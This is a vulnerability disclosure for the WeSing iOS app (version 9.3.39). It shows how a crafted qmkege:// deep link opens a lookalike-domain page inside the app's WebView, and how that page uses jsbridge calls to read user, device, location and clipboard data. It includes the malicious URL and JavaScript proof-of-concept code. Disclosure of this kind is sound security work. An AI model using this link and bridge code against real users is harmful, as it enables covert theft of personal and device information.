An information leak vulnerability in the iOS version of WeSing

Brief Description


WeSing app is a popular karaoke and social app, providing functions such as singing karaoke, social interaction, music recording and sharing, live video watching. It ranks **No.12 in the "Entertainment" category** list on the App Store of China Area (as of 2024-12-26).

The iOS version of the WeSing supports opening web pages from external deep link URL (Scheme). Within the built-in WebView, there are **custom interfaces** designed for invocation within web pages. These interfaces are not publicly exposed, but through reverse engineering, we can discover how to invoke them. We found **there lacks a proper domain name validation** when these interfaces are invoked.

Thus, an attacker can craft **a malicious URL (Scheme)**. When clicked by the victim in a browser or another app, the URL (Scheme) can direct the victim to the WeSing app and open a web page controlled by the attacker. The attacker can then invoke privileged interfaces, **obtaining victim's personal information** (such as Gender, Age), **obtaining victim's account information** (such as UserName, UserID, Avatar), **obtaining victim's device information** (such as IDFA, DeviceID, Qimei36, LocalIP), **obtaining victim's geolocation information** (such as Precise Geolocation, Country, Province, City), **reading victim's clipboard** and **interfering with victim's normal use** (such as Forcefully logging out account).


Vulnerability Exploitation Process and Root Cause

The attacker, lures the user to click on a malicious URL (Scheme) in the following format: **qmkege://kege.com?action=webview&url=http://attackqq.com/attack.html**. Here, **"attackqq.com"** is a domain registered by the attacker and under the attacker's control. The domain should have the same suffix as WeSing app's official domain name **"qq.com"**. It is completely **feasible and inexpensive to register such a domain name**, as shown below.





In our experiment, we did not actually register attackqq.com, but modified the DNS rules in the local area network to map attackqq.com to our own website. The malicious URL we actually used is **qmkege://kege.com?action=webview&url=http://attackqq.com/wesing/atkWeSing.html**.

When the victim clicks on this URL, it directs the victim to the WeSing app and opens the webpage **http://attackqq.com/wesing/atkWeSing.html** within the app.



Within the webpage, the attacker can then invoke privileged interfaces and perform malicious behaviours such as **obtaining victim's personal information** (such as Gender, Age), **obtaining victim's account information** (such as UserName, UserID, Avatar), **obtaining victim's device information** (such as IDFA, DeviceID, Qimei36, LocalIP), **obtaining victim's geolocation information** (such as Precise Geolocation, Country, Province, City), **reading victim's clipboard** and **interfering with victim's normal use** (such as Forcefully logging out account).





Part of the code for JS to call OC and the callback function defined in JavaScript are shown below:

```
fetchData('jsbridge://karawebview/get_deviceinfo?p={"callback":"get_deviceinfo"}');
fetchData('jsbridge://karawebview/getAdParams?p={"callback":"getAdParams"}');
fetchData('jsbridge://karawebview/getLbsCity?p={"callback":"getLbsCity"}');
fetchData('jsbridge://karawebview/getUserInfo?p={"callback":"getUserInfo"}');

document.getElementById("AccessClipBoard").onclick = function () {
    fetchData('jsbridge://karawebview/getPasteBoardValue?p={"callback":"getPasteBoardValue"}');
}
```

```
window.kgbridge.execEventCallback = function (callbackID, response) {
    var json = response;
    switch (callbackID) {
        case "get_deviceinfo":
            var resStr = json.deviceinfo;
            document.getElementById("UDID").innerText = "Your UDID: \n" + resStr.match(/udid=([^&]+)/)[1];
            document.getElementById("Qimei36").innerText = "Your Qimei36: \n" + resStr.match(/qimei36=([^&]+)/)
            [1];
            break;

        case "getAdParams":
            document.getElementById("IDFA").innerText = "Your IDFA: \n" + json.data.IDFA;
            document.getElementById("LocalIP").innerText = "Your LocalIP: " + json.data.IP;
            break;

        case "getPasteBoardValue":
            document.getElementById("ClipBoardText").innerText = json.pasteBoardValue;
            break;

        case "getUserInfo":
            document.getElementById("AccountAvatar").src = "" + json.data.avatar.replace
            ("\/","/");
            document.getElementById("UID").innerText = "Your UID: " + json.data.uid;
            document.getElementById("Gender").innerText = "Your Gender: " + (json.data.gender == 1 ? "male" : (
            json.data.gender == 2 ? "female" : "unknown" ) );
            document.getElementById("Country").innerText = "Your Country: " + json.data.country;
            document.getElementById("Province").innerText = "Your Province: " + json.data.province;
```

Impact of the Vulnerability

Scope of the vulnerability: WeSing iOS version 9.3.39 (the latest version as of 2024-12-26).
Consequences of the vulnerability: Information disclosure.
Download Link For Affected Application:

- ☞ **CN:** https://apps.apple.com/cn/app/%E5%85%A8%E6%B0%91k%E6%AD%8C-%E4%BD%A0%E5%85%B6%E5%AE%9E%E5%BE%88%E4%BC%9A%E5%94%B1%E6%AD%8C/id910513149

Possible Countermeasures

Should implement more strict domain name checks before the invocation of privileged interfaces.